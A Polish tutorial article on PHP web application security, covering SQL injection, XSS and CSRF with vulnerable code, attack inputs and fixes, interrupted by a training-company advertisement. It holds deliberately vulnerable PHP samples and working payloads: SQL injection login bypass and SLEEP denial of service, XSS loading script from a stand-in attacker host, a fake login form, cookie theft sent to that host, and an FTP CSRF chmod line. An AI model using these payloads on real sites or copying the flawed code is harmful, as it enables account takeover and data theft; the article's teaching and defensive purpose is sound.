Michał Leszczyński

Programista vs włamywacz, czyli o bezpieczeństwie aplikacji internetowych w PHP

Doświadczenia z kilkunastu ostatnich lat pokazują, że utrzymanie webaplikacji to ciężki orzech do zgryzienia. Przypuszczalnie nie ma żadnej popularnej organizacji, która nie odnotowałaby przynajmniej kilku incydentów związanych z bezpieczeństwem. Celem tego artykułu jest przedstawienie najczęściej spotykanych wpadek developerów aplikacji internetowych i co najważniejsze – właściwych metod ich unikania.

Istnieje wiele organizacji zajmujących się zbieraniem i analizą zagrożeń występujących w Internecie. W tym wypadku interesująca będzie jeszcze węższa dziedzina, jaką są podatności w samych aplikacjach internetowych.

Rzetelną bazą informacji o tej tematyce jest *Common Weakness Enumeration*(CWE). W rozwoju tego serwisu bierze udział społeczność, a jest na tyle użyteczny, że jednym z jego sponsorów jest rząd USA.

W tytule każdej sekcji znajduje się numer referencyjny bazy CWE, który umożliwia łatwe zlokalizowanie dokumentacji zgromadzonej na stronie http://cwe.mitre.org.

Definicje

Podatność (ang. *vulnerability*) – słabość aplikacji wynikająca z nieprawidłowego projektu lub błędu w implementacji, która umożliwia atakującemu naruszenie jej integralności,

Exploit – konkretna implementacja ataku gotowa do wykorzystania w praktyce, bazująca na konkretnej podatności lub podatnościach,

Exploit pack – paczka zawierająca kombinację wielu exploitów, często na różne technologie; grupowanie exploitów ma na celu zwiększenie zasięgu ataku,

Malware – (szkodliwe oprogramowanie) - oprogramowanie zaprojektowane w celu zakłócania działania komputera, zbierania wrażliwych informacji lub uzyskania dostępu do prywatnych systemów komputerowych,

Botnet – sieć komputerów zainfekowanych malwarem, który zazwyczaj nie ujawnia swojej obecności, lecz jest gotowy do wykonania poleceń zarządzającego nim zdalnie hakera,

Phishing – próba wykradzenia danych dotyczących użytkowników poprzez podszycie się pod zaufaną organizację.

[CWE-89] SQL INJECTION

Rozbudowane aplikacje internetowe tworzone są w oparciu o bazy danych. Niestety, ogromna ilość backendów[1] stworzonych w PHP nie komunikuje się z nimi w sposób bezpieczny.

Możliwość iniekcji własnego kodu w zapytanie może pozwolić napastnikowi posiadającemu odpowiednią wiedzę na pozyskanie wielu niedostępnych dla niego informacji, jak chociażby adresów e-mail, hashy haseł czy danych osobowych i numerów kart kredytowych (o ile takowe są tam przechowywane).

Skutki tego typu ataków nie kończą się jednak wyłącznie na możliwości szybkiej kradzieży ogromnej porcji danych przez atakującego.

Przykładem takiego działania możne być wyczyszczenie tabeli użytkowników poprzez odpowiednie spreparowanie żądania typu POST lub ciasteczka. Zazwyczaj nie są one w całości zapisywane w logach, a to może znacznie utrudnić odnalezienie wektora ataku i wyeliminowanie podatności w kodzie aplikacji.

1 backend – część oprogramowania wykonująca się po stronie serwera, odpowiedzialna za obsługę logiki, komunikację z bazą danych, etc

Listing 1. Przykład prostej aplikacji podatnej na SQL Injection (przypadek naiwny)

```
<?php

if (!empty($_POST['login']) && !empty($_POST['password'])) {
   $link = mysql_connect('localhost', 'uzytkownik', 'haslo');
   mysql_select_db('bazadanych');

   $query  = 'SELECT * FROM users ';
   $query .= 'WHERE login = "' . $_POST['login'] . '" ';
   $query .= 'AND password = "' . sha1($_POST['password']) . '"';
   $result = mysql_query($query);

   $row = mysql_fetch_row($result);
   if ($row !== FALSE) {
      echo 'Witaj, ' . $row['login'] . '!<br/>';
      exit 'Zostałeś pomyślnie zalogowany.';
   } else {
      exit 'Podano niepoprawny login lub hasło!';
   }
}

?><form action="" method="POST">
   Login: <input type="text" name="login" value=""><br>
   Hasło: <input type="password" name="password" value=""><br>
   <input type="submit" value="Zaloguj się">
</form>
```

Ominięcie autoryzacji

W przedstawionym przykładzie nazwa użytkownika oraz hasło zawarte są pomiędzy znakami cudzysłowu, jednak może on występować również w ich wartościach.

Dla nazwy użytkownika {`Stefan" --`} oraz hasła {`Ala`} zapytanie przybierze więc następującą formę:

Listing 2. Zapytanie po podstawieniu spreparowanych danych.

```
[SQL]
SELECT * FROM users WHERE login = "Stefan" --" AND password =
"f4a957(...)0be7"
```

Ponieważ dwa myślniki oznaczają komentarz, zapytanie zostanie zinterpretowane niezgodnie z pierwotnymi intencjami programisty. Tym samym, warunek dotyczący hasła **nie zostanie** uwzględniony. Atak w takim wariancie umożliwia więc ominięcie konieczności podawania hasła i zalogowanie się na konto **dowolnego użytkownika**.

Ataki (D)DoS

Powyższe podatne zapytanie jest niebezpieczne nie tylko ze względu na ominięcie autoryzacji. Istnieje możliwość zmiany zapytania w ten sposób, aby jego wykonanie zajęło dłuższy czas.

Denial of Service (odmowa usługi) to atak mający na celu uniemożliwienie działania systemu komputerowego lub usługi widocznej w sieci. Może on polegać zarówno na zalewaniu sieci pakietami w celu wykorzystania całego dostępnego pasma, jak i na zlecaniu żądań, których wykonanie wymaga dużej ilości zasobów. DoS może również zostać przeprowadzony poprzez wysyłanie zapytań powodujących crash przetwarzającej je usługi (ponowne uruchomienie serwera lub interpretera niesie ze sobą duży koszt wydajnościowy).

Innym wariantem tego ataku jest *Distributed Denial of Service* (rozproszona odmowa usługi), który przeprowadzany jest jednocześnie z wielu urządzeń i lokalizacji.

Listing 3. Wynikowe zapytanie po przystosowaniu go do ataków DDoS

```
SELECT * FROM users WHERE login = "" OR SLEEP(99999) --" AND
password = "f4a957(...)0be7"
```

W tym wypadku nazwą użytkownika był ciąg {**" OR SLEEP(99999) --**}. Dla każdego rekordu w tabeli zostanie wykonana procedura **SLEEP(99999)** znajdująca się w warunku.

Takie techniki wykorzystuje się również, gdy nie da się bezpośrednio stwierdzić, czy próba wstrzyknięcia kodu w zapytanie powiodła się, czy nie. Atak dający jedynie możliwość obserwacji jego efektów ubocznych nazywany jest *blind SQL injection*.

Należy mieć na uwadze, iż funkcja **SLEEP()** jedynie uśpi wątek wykonujący zapytanie.

W zależności od efektu, który chce osiągnąć atakujący, w tym miejscu może zostać przez niego użyta np. procedura **BENCHMARK()**, która umożliwia wielokrotne powtórzenie określonej operacji. Atak przeprowadzony tą metodą może szybko wyczerpać moc obliczeniową zaatakowanego serwera.

Sposoby ochrony

Nie bez powodu podatności typu *SQL Injection* zajmują niechlubne pierwsze miejsce wśród najczęściej spotykanych. Metodyka ochrony przed lukami tego rodzaju silnie zależy od interfejsu używanego do komunikacji z bazą danych.

Zdecydowanie nie zaleca się używania niskopoziomowych funkcji (np. **mysql_**) wykorzystanych na pierwszym listingu. Podczas budowania zapytań w oparciu o nie, programista każdorazowo musi pamiętać o filtrowaniu argumentów przy pomocy funkcji neutralizujących odpowiednie znaki specjalne.

Zamiast tego, wysoce rekomendowane jest użycie biblioteki PDO (jest ona częścią biblioteki standardowej od wersji 5.1.0) lub biblioteki wykorzystującej mapowanie obiektowo-relacyjne (*ORM*).

Listing 4. Bezpieczna aplikacja napisana z użyciem biblioteki PDO

```
<?php

if (!empty($_POST['login']) && !empty($_POST['password'])) {
   $dsn = 'mysql:localhost;dbname=bazadanych';
   try {
      $pdo = new PDO($dsn, 'login', 'haslo');
   } catch(PDOException $e) {
      exit('Nie udało się połączyć.');
   }

   $sql  = 'SELECT * FROM users ';
   $sql .= 'WHERE login = :login AND password = :password';
   $query = $pdo->prepare($sql);
   // bindValue automatycznie neutralizuje dane
   $query->bindValue(':login', $_POST['login']);
   $query->bindValue(':password', $_POST['password']);
   $query->execute();

   $row = $query->fetch(PDO::FETCH_ASSOC);
   if ($row !== FALSE) {
      echo 'Witaj, ' . $row['login'] . '!<br/>';
      exit 'Zostałeś pomyślnie zalogowany.';
   } else {
      exit 'Podano niepoprawny login lub hasło!';
   }
}

?><!-- formularz identyczny jak w listingu #1 -->
```

Jak pracować z zapytaniami SQL – ściągawka

Opcja #1: Zapytania preparowane

W tym celu należy wykorzystać interfejs obsługujący podstawianie wartości do zapytań. Standardowym interfejsem dla PHP jest PDO. W zapytaniu preparowanym miejsca, w których powinny zostać wstawione dane pochodzące od użytkownika, oznacza się w zależności od interfejsu za pomocą znaku zapytania i/lub nazwy zmiennej poprzedzonej dwukropkiem.

Przykład zapytania preparowanego:

```
$sql  = 'SELECT * FROM users ';
$sql .= 'WHERE name = ? AND surname = ?';
$query = $pdo->prepare($sql);
$query->execute(array('Jan', 'Kowalski'));
```

Opcja #2: Procedury SQL

W przypadku skomplikowanych operacji dobrym rozwiązaniem może być użycie tzw. *stored procedures*, czyli procedur SQL przechowywanych po stronie silnika bazy danych.

Przykład wywołania procedury SQL:

```
$sql = 'CALL ZNAJDZ_USERA(?, ?)';
$query = $pdo->prepare($sql);
$query->execute(array('Jan', 'Kowalski'));
```

Opcja #3: Neutralizacja wszystkich danych pochodzących od użytkownika

Zdecydowanie najbardziej niewdzięczne wyjście z sytuacji. Ważne jest, aby przy wstawianiu niepewnych danych do zapytania każdorazowo neutralizować je, używając opracowanych w tym celu metod. Wykorzystanie funkcji pokroju **addslashes** lub **str_replace** często nie przyniesie oczekiwanego efektu! Podczas neutralizacji danych wstawianych do zapytania należy uwzględnić wszystkie znaki specjalne używane przez dany silnik bazodanowy oraz ich znaczenie. Dla MySQL w bibliotece standardowej PHP istnieje funkcja **mysql_real_escape_string**, która uwzględnia zestaw znaków obowiązujący w danym połączeniu.

Przykład ręcznej neutralizacji:

```
$x = $_GET['name'];
$sql  = 'SELECT * FROM users';
$sql .= 'WHERE name = ';
$sql .= mysql_real_escape_string($x);
$result = mysql_query($sql);
```

[CWE-79] XSS (CROSS-SITE SCRIPTING)

Wykorzystanie podatności typu XSS (*cross-site scripting*) zazwyczaj nie daje napastnikowi natychmiastowych korzyści i wymaga uprzedniego przygotowania. Mimo to skutki ataku mogą okazać się bardzo groźne, głównie ze względu na ich istotę.

Unikalność XSSów wynika z faktu, że chociaż teoretycznym celem exploita jest serwer, to jednak ataki są niejako odbite do przeglądarek użytkowników. W najgorszym wypadku umożliwia to (w połączeniu z exploit packiem) przejęcie kontroli nad komputerem użytkownika i włączenie go do botnetu lub kradzież poufnych danych.

Niezależnie od tego, jak zostanie wykorzystana podatność, poszkodowany może zostać niewinny użytkownik, który wchodzi na swoją ulubioną stronę. W efekcie istnieje ryzyko trwałej utraty zaufania użytkowników… razem z utratą pozytywnych wyników finansowych.

Ze względu na sposób działania występuje podział na dwie grupy:

- reflected („odbity") XSS – każdorazowo do działania wymagane jest wstrzyknięcie złośliwego kodu poprzez ingerencję w część zapytania, np. parametr w adresie URL, ciasteczko, dane przesyłane metodą POST etc.
- stored („składowany") XSS – złośliwy kod po akcji wykonanej przez napastnika zostaje zapisany na serwerze i może zostać zaserwowany przypadkowym użytkownikom.

Alternatywne nazwy grup to non-persistent („nietrwały") i persistent („trwały").

Dodatkowy kod wykona się w oparciu o takie same zasady zabezpieczeń, jakie zostaną użyte przy przetwarzaniu oryginalnej części strony. Z tego względu producenci przeglądarek starają się stworzyć skuteczne filtry, które mają na celu zmniejszenie skuteczności ataków.

Należy zwrócić szczególną uwagę na fakt, że heurystyki tworzone na tym poziomie mają na celu jedynie częściowe **zmniejszenie** ryzyka ataku i obniżenie jego zasięgu. Nigdy nie należy całkowicie pokładać nadziei w tego typu rozwiązaniach. Ze względu na to zaleca się testowanie własnych aplikacji, podczas kiedy zabezpieczenia na poziomie przeglądarki są **wyłączone**.

Filtr XSS może zostać wyłączony poprzez wysłanie nagłówka „`X-XSS-Protection: 0`" w odpowiedzi serwera. Jest to niestandardowy nagłówek HTTP wprowadzony w ramach umowy między twórcami popularnych przeglądarek internetowych.

Reflected XSS

Listing 5. Aplikacja podatna na reflected XSS (przypadek naiwny)

```
<?php
header('Content-Type: text/html; charset=utf-8');
header('X-XSS-Protection: 0');

$ilosc = 1;
if (isset($_GET['ilosc'])) {
   $ilosc = $_GET['ilosc'];
}
$cena = $ilosc * 3.50;

?><table>
<tr>
   <td>Nazwa produktu:</td>
   <td>Czekolada</td>
</tr><tr>
   <td>Ilość:</td>
   <td><?php echo $ilosc; ?></td>
</tr>
<tr>
   <td>Cena:</td>
   <td><?php echo $cena; ?> PLN</td>
</tr>
</table>
```

Skrypt posługuje się parametrem „ilosc" pochodzącym z adresu URL przesłanego przez użytkownika. Odpowiednie jego spreparowanie pozwoli wstrzyknąć w stronę własny kod HTML. Umożliwia to m.in. osadzenie własnego apletu Java lub Flash, albo bloku JavaScript.

Załóżmy, że skrypt znajduje się na serwerze i jest częścią sklepu internetowego.

Odwołujemy się do niego poprzez adres: `http://example.com/czekolada.php?ilosc=5<script>alert(/test/.source);</script>`. Serwer wygeneruje następujący wynik:

Listing 6. Wynik wywołania aplikacji ze spreparowanym parametrem wejściowym.

```
<table>
<tr>
   <td>Nazwa produktu:</td>
   <td>Czekolada</td>
</tr><tr>
   <td>Ilość:</td>
   <td>5<script>alert(/test/.source);</script></td>
</tr>
<tr>
   <td>Cena:</td>
   <td>17.5 PLN</td>
</tr>
</table>
```

W związku z tym, użytkownik wchodzący na stronę za pomocą spreparowanego URLa zobaczy nie tylko oryginalną zawartość, ale również komunikat o treści „test" wygenerowany przez wstrzyknięty kod.

"xss" kontra /xss/.source

W przykładzie ataku na kod z listingu czwartego, literał został zadeklarowany przy pomocy składni wyrażeń regularnych, zamiast w typowej postaci ujęty w apostrofy lub cudzysłów. Metoda ta miała szczególne zastosowanie w atakach na starsze wersje PHP, gdzie domyślnie była włączona opcja *magic_quotes_gpc*. Ten nieprzemyślany mechanizm został usunięty w wersji 5.4.0. Powodował on automatyczne neutralizowanie apostrofów i cudzysłowów w tablicach superglobalnych poprzez dostawienie przed nimi znaku backslash. Nawet jeśli skrypt ręcznie przetwarza te znaki, zastosowanie tego triku jest sposobem na ominięcie zabezpieczeń filtrujących je.

Teoretycznie, wyświetlenie zwykłego, niepokojąco wyglądającego komunikatu nie stanowi jeszcze żadnego poważnego zagrożenia. Należy więc rozważyć nieco bardziej skomplikowany przypadek.

Na serwerze należącym do hakera `serwer-hakera.tld` pod adresem `/kod.js` znajduje się skrypt ze złośliwym kodem.


Listing 7. Złośliwy kod z pliku /kod.js

```
var txt = '<b>Twoja sesja wygasła.';
txt += 'Musisz zalogować się ponownie.</b>';
txt += '<form action="http://zuo.tld/login.php" method="POST">';
txt += 'Login: <input type="text" name="login" value=""><br>';
txt += 'Hasło: <input type="text" name="haslo" value=""><br>';
txt += '<input type="submit" value="Zaloguj"></form>';
document.body.innerHTML = txt;
```

Haker wysyła użytkownikowi spreparowany link w postaci:

```
http://example.com/czekolada.php?ilosc=5<script src=http://
serwer-hakera.tld/kod.js></script>
```

Użytkownik, który wejdzie na stronę, zamiast formularza zakupu czekolady ujrzy komunikat o tym, że jego sesja wygasła i konieczne jest ponowne zalogowanie. Za wszystkim stoi kod wstrzyknięty poprzez parametr „ilość", który podmienia ciało dokumentu.



Rysunek 1. Fałszywy formularz wstawiony przez złośliwy kod (reflected XSS)

Niewykluczone, że przy odpowiednio wiarygodnie wystylizowanym komunikacie nawet doświadczeni użytkownicy Internetu mogą dać się nabrać na ten częściowo socjotechniczny atak. Formularz prowadzący na stronę hakera może z łatwością przechwycić dane logowania i przekierować zapytanie ponownie na właściwy serwer, nie wzbudzając żadnych podejrzeń.

Stored XSS

W przeciwieństwie do wcześniej opisywanych *reflected XSS*, w tym przypadku nie ma konieczności załączania spreparowanych danych w każdym zapytaniu. Złośliwy kod zostaje przechowany przez serwer aplikacji i jest samoczynnie serwowany użytkownikom.

Najbardziej typowym przykładem wykorzystania podatności jest atak *session hijacking* (przejęcie sesji). Można go wykonać, na przykład wstrzykując kod JavaScript przez niezabezpieczony system komentarzy. Niechciany kod zajmie się kradzieżą zawartości ciasteczek sesyjnych i wysyłaniem ich na zewnętrzny serwer, będący pod kontrolą atakującego.

bottega IT SOLUTIONS

Praktycy dla Praktyków
Szkolenia i doradztwo

Sławomir Sobótka

Główny trener, programujący architekt specjalizujący się w Java EE, prezes SSEPP

SZKOLENIA › Java, .NET, RoR, Scala, DDD, Architektura, Wzorce, Testy

DORADZTWO › Architektura, DDD, Audyty, Dobór technologii.

MENTORING › Asysta HR, Rekrutacja, Coaching teamu.

DEVELOPMENT › Kickoff projektów, wsparcie projektowe i architektoniczne.

Bottega - Praktycy dla Praktyków

Bottega IT Solutions jest firmą szkoleniowo-doradczą zrzeszającą ekspertów z dziedziny inżynierii oprogramowania. Specjalizujemy się w technologiach Java EE i .NET, architekturach systemów i metodykach ich projektowania oraz wytwarzania.

- Synteza wiedzy z zakresu technologii i inżynierii oprogramowania
- Dostęp do wiedzy eksperckiej praktyków o wieloletnim doświadczeniu
- Aspekty miękkie zarówno podczas szkolenia jak i jako treść merytoryczna

Szczegółowa oferta:

www.bottega.com.pl
contact@bottega.com.pl

SZKOLENIA

Kiedy potrzebujesz rozwinąć nowe umiejętności.

KATALOG SZKOLEŃ : : TECH

- **Java SE, Java EE, Scala**
  Zaawansowana Java, EJB, JPA, JSF.
- **Spring – aplikacje webowe.**
  Kompleksowy stos oraz architektura.
- **.NET: C#, LINQ, web.**
  Wzorce, Arch., Profilowanie, Testowanie
- **Nowoczesne technologie web**
  Ruby on Rails, Zaawansowany JS, Grails

KATALOG SZKOLEŃ : : CRAFT

- **Domain Driven Design**
  Modelowanie i implementacja DDD
- **Testowanie Agile**
  BDD, TDD, Spec by Example
- **Narzędzia**
  Continous Integration, Tuning JVM,...
- **Inżynieria oprogramowania.**
  Architektura, Wzorce, Najlepsze praktyki

DORADZTWO

Kiedy umyka Ci problem.

ZAKRES USŁUG : : DORADZTWO

- Dobór technologii i architektury
- Optymalizcja procesu wytwórczego
- Modelowanie biznesowe, DDD
- Doradztwo IT dla biznesu
- Audyty i ekspertyzy
- Asysta w procesie rekrutacji

SŁUŻYMY WIEDZĄ I DOŚWIADCZENIEM

W odpowiedzi na typowe wyzwania w procesie tworzenia oprogramowania oferujemy szereg **dobrze zdefiniowanych** usług doradczych.

Dzięki nim skupisz się na kluczowych aspektach i ruszysz z miejsca.

COACHING

Kiedy chcesz szybko dojść do celu.

ZAKRES USŁUG : : COACHING

- Coaching zespołu
- Indywidualny mentoring liderów technicznych i architektów
- Wdrożenie DDD i Testowania automatycznego w projekcie/organizacji
- Praca nad koncepcją rozwiązania
- Najlepsze praktyki i typowe pułapki

COACHING DDD I TESTOWANIE

Wdrożenie w projekcie lub organizacji praktycznych technik Agile

- Coaching Domain Driven Design
- Coaching Testowanie automatyczne (TDD, BDD, Spec by Example)

DEVELOPMENT

Kiedy potrzebujesz gotowych rozwiązań.

ZAKRES USŁUG : : DEVELOPMENT

- Dobry start projektu
- Opracowanie best practices dla zespołu
- Wytworzenie proof of concept
- Wdrożenie nowych rozwiązań i metodyk
- Implementacja newralgicznych modułów
- Przegląd kodu, strategia refaktoryzacji

CHARAKTERYSTYKA USŁUG

Nasi eksperci służą wiedzą i doświadczeniem dostarczając gotowych rozwiązań, które **przyśpieszą** Twój proces wytwórczy.

Dzięki ich wiedzy technicznej skupisz się na funkcjonalnościach biznesowych.

bottega - [z j. włoskiego] *pracownia; w renesansie było to miejsce gdzie spotykał się humanizm, sztuka i rzemiosło*

www.bottega.com.pl

Jesteśmy członkiem: SSEPP STOWARZYSZENIE SOFTWARE ENGINEERING PROFESSIONALS POLSKA

Listing 8. Aplikacja posiadająca system komentarzy i obsługę sesji, podatna na stored XSS

```
<?php
header('Content-Type: text/html; charset="utf-8"');
session_start();

try {
   $dsn = 'mysql:localhost;dbname=baza';
   $pdo = new PDO($dsn, 'user', 'pass');
} catch(PDOException $e) {
   exit('Nie udało się połączyć z bazą danych.');
}

if (!isset($_SESSION['login'])) {
   // kod dotyczący logowania został pominięty
   // można go znaleźć w materiałach dodatkowych
   header('Location: login.php');
   exit();
}

echo 'Jesteś zalogowany jako: ';
echo $_SESSION['login'] . '<br>';
echo '<h1>Przykładowy artykuł</h1>';
echo '<p>Lorem ipsum...</p>';
echo '<h2>Komentarze</h2>';

$sql = 'SELECT * FROM comments ORDER BY id ASC';
$query = $pdo->prepare($sql);
$query->execute();

while($row = $query->fetch(PDO::FETCH_ASSOC)) {
   echo '<b>' . $row['author'] . '</b>: ';
   echo $row['text'] . '<hr>';
}

echo '<h2>Dodaj komentarz</h2>';

// obsługa dodania komentarza
if (isset($_POST['text'])) {
   $sql  = 'INSERT INTO comments ';
   $sql .= 'SET author = :author, text = :text';
   $query = $pdo->prepare($sql);
   $query->bindValue(':author', $_SESSION['login']);
   $query->bindValue(':text', $_POST['text']);
   $query->execute();

   echo '<span color="green">';
   echo 'Komentarz został dodany!';
   echo '</span>';
}

?><form action="" method="POST">
<textarea rows="5" cols="60" name="text"></textarea>
<br><input type="submit" value="Dodaj komentarz">
</form>
```

Napastnik, logując się do przedstawionej aplikacji jako użytkownik i wykorzystując brak neutralizacji, może dodać komentarz o następującej treści:

Listing 9. Złośliwy kod zajmujący się kradzieżą ciasteczek.

```
<script>document.write('<img style="display: none;"
src="http://serwer-hakera.tld/cookie.php?x='+escape(document.
 cookie)+'">');</script>
```

Przeglądarka, spodziewając się otrzymania obrazka wykona zapytanie do zewnętrznego serwera, jednocześnie przesyłając interesujące dane hakerowi.

> Wśród developerów funkcjonuje przekonanie, że cechą charakterystyczną dla zapytań wykonanych za pośrednictwem AJAX jest nagłówek **`X-Requested-With`**.
>
> Błąd! Obiekt **`XMLHttpRequest`** udostępniający API do wykonywania żądań asynchronicznych sam z siebie nie dodaje żadnych niestandardowych nagłówków. Za doklejaniem tej informacji stoją frameworki ułatwiające korzystanie z AJAX, np. jQuery.

Standardowy mechanizm sesji domyślnie nie posiada żadnych zabezpieczeń przed kradzieżą identyfikatora i wykorzystaniem go na innym komputerze. Napastnikprzechwytujący ciasteczka osób odwiedzających stronę z komentarzami jest więc w stanie przejąć sesje dowolnego użytkownika, którego ciasteczka przechwycił.

Również i w tym przypadku nie istnieje w pełni skuteczne zabezpieczenie, które uniemożliwiłoby ten proceder. Najczęściej stosowana technika ochrony to przypisywanie sesji do konkretnego adresu IP lub klasy adresowej, z której została utworzona. Za każdym razem należy jednak rozważyć plusy i minusy takiego rozwiązania – może to znacznie utrudnić pracę w aplikacji użytkownikom mobilnym oraz pracownikom z tych firm. Korporacje mogą mieć wiele węzłów wychodzących z sieci wewnętrznej, automatyczne przeskakiwanie pomiędzy nimi (w celu redukcji obciążenia) może powodować zmiany zewnętrznego adresu IP.

Istotne jest również ustawienie ciasteczkom sesyjnym flagi HttpOnly. Korzystając z wbudowanego w bibliotece standardowej mechanizmu sesji, może to zrobić, wywołując funkcję **`session_set_cookie_params`** jeszcze przed wystartowaniem sesji.

> W przeglądarce Internet Explorer 6 w 2002 roku zaimplementowano specjalny atrybut, który może zostać ustawiony dla danego ciasteczka. Uniemożliwia to dostęp do niego z poziomu skryptów działających po stronie klienta (m.in. JavaScript). Obecnie flaga „HttpOnly" jest zrozumiała dla wszystkich popularnych przeglądarek internetowych. Stanowi to skuteczną ochronę przed najbardziej typowym atakiem XSS.
>
> Warto również zwrócić uwagę na niebezpieczną metodę HTTP – **TRACE** - która zwraca wysłane przez klienta zapytanie. Została ona zaprojektowana z myślą o ułatwieniu debugowania aplikacji internetowych, okazała się jednak niebezpieczna ze względu na możliwość przeprowadzania ataków *Cross Site Tracing*. Wykorzystując tę metodę, złośliwe skrypty uruchomione po stronie użytkownika mogą wykonać żądanie HTTP, które zwróci zawartość wszystkich ciasteczek. Ze względów bezpieczeństwa popularne serwery nie implementują, bądź nie udostępniają domyślnie metody **TRACE**.

W jaki sposób można dokonać ataku pomimo zastosowania wszystkich przedstawionych wcześniej środków bezpieczeństwa? Zamiast manipulować danymi określającymi stan aplikacji wystarczy podjąć jakąś akcję w imieniu użytkownika.

Powyższy plan jest dla odmiany łatwy do wykonania przy pomocy interfejsu AJAX. Domyślnie, zapytanie przeprowadzone asynchronicznie z poziomu JavaScript będzie zawierało wszystkie ciasteczka przynależne do danej domeny. Dotyczy to również ciasteczek z flagą HttpOnly, gdyż chroni ona wyłącznie przed **inspekcją** ciasteczka z poziomu skryptu client-side.

Rozważmy poniższy kod jako część komentarza ze złośliwym kodem:

Listing 10. Złośliwy kod wykonujący akcje w imieniu innych użytkowników

```
<script src="/js/jquery.min.js"></script>
<script>
var data = {
   'text': 'Słaby serwis, wszędzie XSS!'
};
$.post('./', data, function() {
   var url = 'http://serwer-hakera.tld/';
   url += 'yeah.png';
   document.write('<img src='+url+'>');
});
</script>
```

Dla wygody dołączona została biblioteka jQuery, istnieje duże prawdopodobieństwo, że używa jej sam autor strony. Jeśli tak nie jest, atakujący może zawsze dołączyć kod z zewnętrznego serwera.

Powyższy payload po uruchomieniu przez ofiary ataku będzie automatycznie dodawał w ich imieniu komentarze o treści „Słaby serwis, wszędzie XSS!" przy każdym odwiedzeniu strony wyświetlającej komentarze. Ponadto, kod wcześniej wspomnianą metodą raportuje serwerowi hakera powodzenie.

W analogiczny sposób napastnik jest w stanie wykraść dane osobowe przypisane do konta lub jego historię. Wystarczy w tym celu wykonać zapytanie o podstronę z ustawieniami konta, wypakować odpowiednie informacje z wygenerowanego kodu odpowiedzi i w jakiś sposób je zapisać.

Co robić, aby ustrzec się przed XSS - ściągawka

Zasada #1: Zwróć uwagę na kontekst osadzenia danych
Kluczowe jest zauważenie, że neutralizacja powinna przebiegać inaczej w zależności od miejsca, w którym wstawiane są dane pochodzące od użytkownika. Konieczne jest zastosowanie innych środków przy osadzaniu w JavaScript (**addslashes**), innych przy osadzaniu jako wartość atrybutu (**htmlentities**z **ENT_QUOTES**), itp

Zasada #2: Zawsze wysyłaj poprawny i zrozumiały dla przeglądarek Content-Type, precyzując przy tym nazwę używanego kodowania
Brak informacji o rodzaju dokumentu i jego kodowaniu może spowodować zinterpretowanie go w sposób nieprzewidywalny, niezgodny z oczekiwaniami programisty.

Zasada #3: Osadzając zawartość pochodzącą od użytkownika w elementach HTML:
Zawsze encjonuj znaki '<', '>', '&'.

Zasada #4: Osadzając w typowych atrybutach HTML:
Zawsze otaczaj wartość atrybutu znakami cytatu (apostrof lub cudzysłów). Zamień znaki '<', '>', '&' oraz znaki cytatu na odpowiadające im encje HTML. Należy zwrócić szczególną uwagę na to, że w niektórych atrybutach (na przykład **src**) wartości mogą wymagać dodatkowej walidacji!

Zasada #5: Osadzając w atrybutach style oraz tych dotyczących zdarzeń JavaScript (np. onclick):
Konieczne będzie podwójne encjonowanie, pierwszy raz na poziomie JavaScript lub stylu, drugi raz podczas osadzania w HTML. Takie rozwiązania są błędogenne i wysoce nie zalecane. Podejmując decyzje projektowe rozważ wstawienie niepewnych danych do atrybutów **data** wspieranych, w HTML5.

Zasada #6: Osadzając w elementach zmieniających sposób interpretacji (np. <script> lub <style>):
Dla wartości występujących wewnątrz stringów zamień znaki cytatu, backslash, znaki '<' i '>' oraz wszystkie niedrukowalne znaki za pomocą odpowiadających im w danym języku encji.

Uwaga na nieprawidłowe znaki Unicode!

Silnik bazodanowy MySQL traktuje znaki zapisane w niedozwolonej notacji w dość osobliwy sposób. Literał zawierający taki znak, użyty jako wartość w zapytaniu **INSERT** lub **UPDATE** zostanie obcięty w miejscu jego pierwszego wystąpienia. Przykładowo, zapytanie:

```
INSERT INTO users SET name = "Jan\xC1\x9CKowalski"
```

Przy założeniu, że "users" jest tabelą o kodowaniu utf8, pole „name" nowego rekordu będzie zawierało wartość „Jan". To zachowanie nie jest precyzyjnie udokumentowane w manualu MySQL (http://dev.mysql.com/doc/refman/5.0/en/constraint-invalid-data.html).

Analogicznym niebezpieczeństwem jest możliwość znalezienia się nieprawidłowego znaku w kodzie HTML. Tę kwestię dokładnie opisuje raport techniczny Unicode (http://www.unicode.org/reports/tr36/#UTF-8_Exploit).

W przypadkach wrażliwych należy weryfikować, czy parametr pochodzący od użytkownika jest prawidłowy dla używanego kodowania. Weryfikacji można dokonać, używając funkcji **mb_check_encoding** z biblioteki **mbstring**. Ewentualną próbę naprawy nieprawidłowo zakodowanego parametru można podjąć, używając **mb_convert_encoding**.

[CWE-352] CSRF (CROSS-SITE REQUEST FORGERY)

W telegraficznym skrócie: atak polegający na nadużyciu zaufania aplikacji internetowej, co do tożsamości użytkownika wywołującego określoną akcję.

Nietypowość tego typu podatności wynika z tego, że pochodzeniem związanego z nią ataku jest inna strona internetowa. Ze względu na politykę bezpieczeństwa przeglądarek możliwość wykonywania akcji w innej domenie jest bardzo ograniczona. Dodatkowym ograniczeniem dla atakującego jest brak możliwości bezpośredniego zweryfikowania, czy atak się powiódł.

Dla przykładu, serwis A może zaserwować użytkownikowi niewidoczną ramkę iframe, która wykona zapytanie POST dodające komentarz o konkretnej treści w serwisie B. Jeśli tenże użytkownik jest już zalogowany w drugim serwisie, faktycznie spowoduje to dodanie wpisu w jego imieniu. Ponadto, ofiara poprawnie przeprowadzonego ataku nie będzie świadoma jego efektów.

CSRF nie tylko w webaplikacji

W ciągu ostatnich kilku lat, poczynając od 2008 roku, polak Maksymilian Arciemowicz odkrył serię podatności typu CSRF w implementacjach serwerów FTP. W przypadku tego funkcjonującego w ramach usługi na systemie operacyjnym Sun Solaris 2010 wystarczyło użyć zademonstrowanego już w tym artykule triku dotyczącego atrybutu „src" obrazka.

Przykładowy exploit miał następującą postać:

```
<img src="ftp://...../////SITE%20CHMOD%20777%20EXAMPLEFILE";>
```

